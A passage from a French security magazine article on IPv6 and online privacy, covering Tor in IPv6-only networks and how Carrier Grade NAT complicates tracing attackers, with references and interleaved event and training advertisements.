IPv6 ne réduit donc pas l'anonymat apporté par Tor dans un réseau dual-stack. Cependant, dans un réseau IPv6-only, il devient impossible d'utiliser Tor, sauf peut-être en utilisant la version de développement.

3.3 CGN

Nous avons vu deux solutions pouvant être utilisées par des utilisateurs pour assurer leur anonymat ou la confidentialité de leur flux réseau. Intéressons-nous

DEVENEZ QUELQU'UN
DE RECHERCHÉ
POUR CE QUE
VOUS SAVEZ TROUVER.

FORMATIONS FORENSIQUES

Cours SANS Institute
Certifications GIAC



FOR 408

Investigation Inforensique Windows

FOR 508

Analyse Inforensique et réponses
aux incidents clients

FOR 558

Network Forensic

FOR 563

Investigations inforensiques
sur équipements mobiles

Dates et plan disponibles

Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr

www.hsc-formation.fr

SANS



HSC



maintenant à un mécanisme déployé par certains FAI (Fournisseurs d'Accès à Internet) : CGN (Carrier Grade NAT). Ce mécanisme n'est pas directement lié à IPv6, mais il a aussi pour origine le manque d'adresse IPv4 et a des conséquences intéressantes sur la privacy. Le CGN permet d'utiliser plusieurs couches de NAT lorsqu'il n'est pas possible d'attribuer une adresse IPv4 à chaque client :

Architecture classique :




Figure 12

Architecture CGN :




Figure 13

Ce type d'architecture permet de renforcer l'anonymat des utilisateurs.

En effet, avec du NAT classique, si une adresse IPv4 ne permet pas d'identifier précisément un utilisateur, elle permet au moins d'identifier une organisation : entreprise, réseau personnel... Avec du CGN, une adresse IPv4 ne permet plus d'identifier qu'un FAI. Prenons l'exemple d'un site Web qui aurait subi une attaque. Avec du NAT classique, il est possible de rechercher dans les journaux du serveur l'adresse IPv4 à l'origine de l'attaque et de remonter jusqu'à une organisation.

Avec du CGN, il est nécessaire de rechercher dans les journaux l'adresse IPv4, mais aussi le port source utilisé, s'il est présent.

Avec ces informations, il faut ensuite demander au FAI de rechercher dans ses propres journaux l'organisation qui a utilisé ce port. La tâche d'identification de l'attaquant devient bien plus compliquée, voire impossible si les ports sources ne sont pas journalisés.

Par conséquent, la réticence de certains FAI à utiliser IPv6 permet d'augmenter la privacy sur Internet.

Conclusion

Il apparaît clairement qu'il est aujourd'hui bien plus difficile de protéger sa vie privée avec IPv6 qu'avec IPv4. Majoritairement à cause de « défauts » de conception dans le protocole IPv6 ou à cause d'implémentations non compatibles : présence de « super cookie », impossibilité d'utiliser Tor, solutions VPN pas toujours compatibles...

La situation est cependant en cours d'amélioration : de nouvelles RFC sont publiées et appliquées, et le niveau de maturité des outils est en constante évolution.

Au final, nous pouvons considérer, à périmètre et fonctionnalités égales, et moyennant les corrections et améliorations de compatibilité, que l'IPv6 apportera un niveau de protection des données sensiblement équivalent à l'IPv4. Dans le meilleur des cas. ■

RÉFÉRENCES

[CNIL] : <http://www.francoiseecastex.org/wp-content/uploads/2013/05/R%C3%A9ponse-CNIL-%C3%A0-Fran%C3%A7oise-Castex1.pdf>

[ASSEMBLÉE] : <http://questions.assemblee-nationale.fr/q14/14-27847QE.htm>

[SI6] : <http://www.si6networks.com/tools/ipv6toolkit/>

[IPLOC] : <https://tools.ietf.org/html/draft-add-location-to-ipv6-header-01>

[RFID] : <http://ipv6.com/articles/applications/Using-RFID-and-IPv6.htm>

[STABLE] : <https://tools.ietf.org/html/draft-ietf-6man-stable-privacy-addresses-06>

[VULA] : <https://tools.ietf.org/html/draft-imadaliits-vinipv6-vula-00>

[HOWTO] : <http://openvpn.net/index.php/open-source/documentation/howto.html>

[CNN] : <http://ipv6.cnn.com/>

[LEAK] : <https://tools.ietf.org/html/draft-ietf-opsec-vpn-leakages-00>

LA SÉCURITÉ S'ANTICIPE

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 05 septembre 2013 à 13:15

FONCTION SSI

Quels nouveaux points d'équilibre ?

CONFIDENTIALITÉ VS. TRAÇABILITÉ

Et si la SSI se trompait de combat ?

SCADA

Vulnérabilité synonyme de fatalité ?

CLOUD ET SÉCURITÉ

Des nouveaux usages sous contrôle ?



lesassises

de la sécurité et des systèmes d'information

Venez anticiper les problématiques de demain et retrouvez les experts de la Sécurité aux Assises, du 2 au 5 octobre 2013 à Monaco.

www.lesassisesdelasecurite.com

[Linkedin](#) [Twitter](#) [YouTube](#) [Viadeo](#)



CLOUD & IT EXPO

LE SALON DU CLOUD COMPUTING, DES DATACENTERS ET DES INFRASTRUCTURES SÉCURISÉES



16 & 17
OCTOBRE
2013

PARIS
PORTE DE VERSAILLES
PAVILLON 4

WWW.CLOUD-AND-IT-EXPO.FR

La plateforme du numérique : 5 salons en tenue conjointe

RÉSEAUX & TÉLÉCOMS mobile IT CLOUD & DATA BIG DATA M&V

Un événement

Tarsus

Partenaire officiel

monoprix pro.com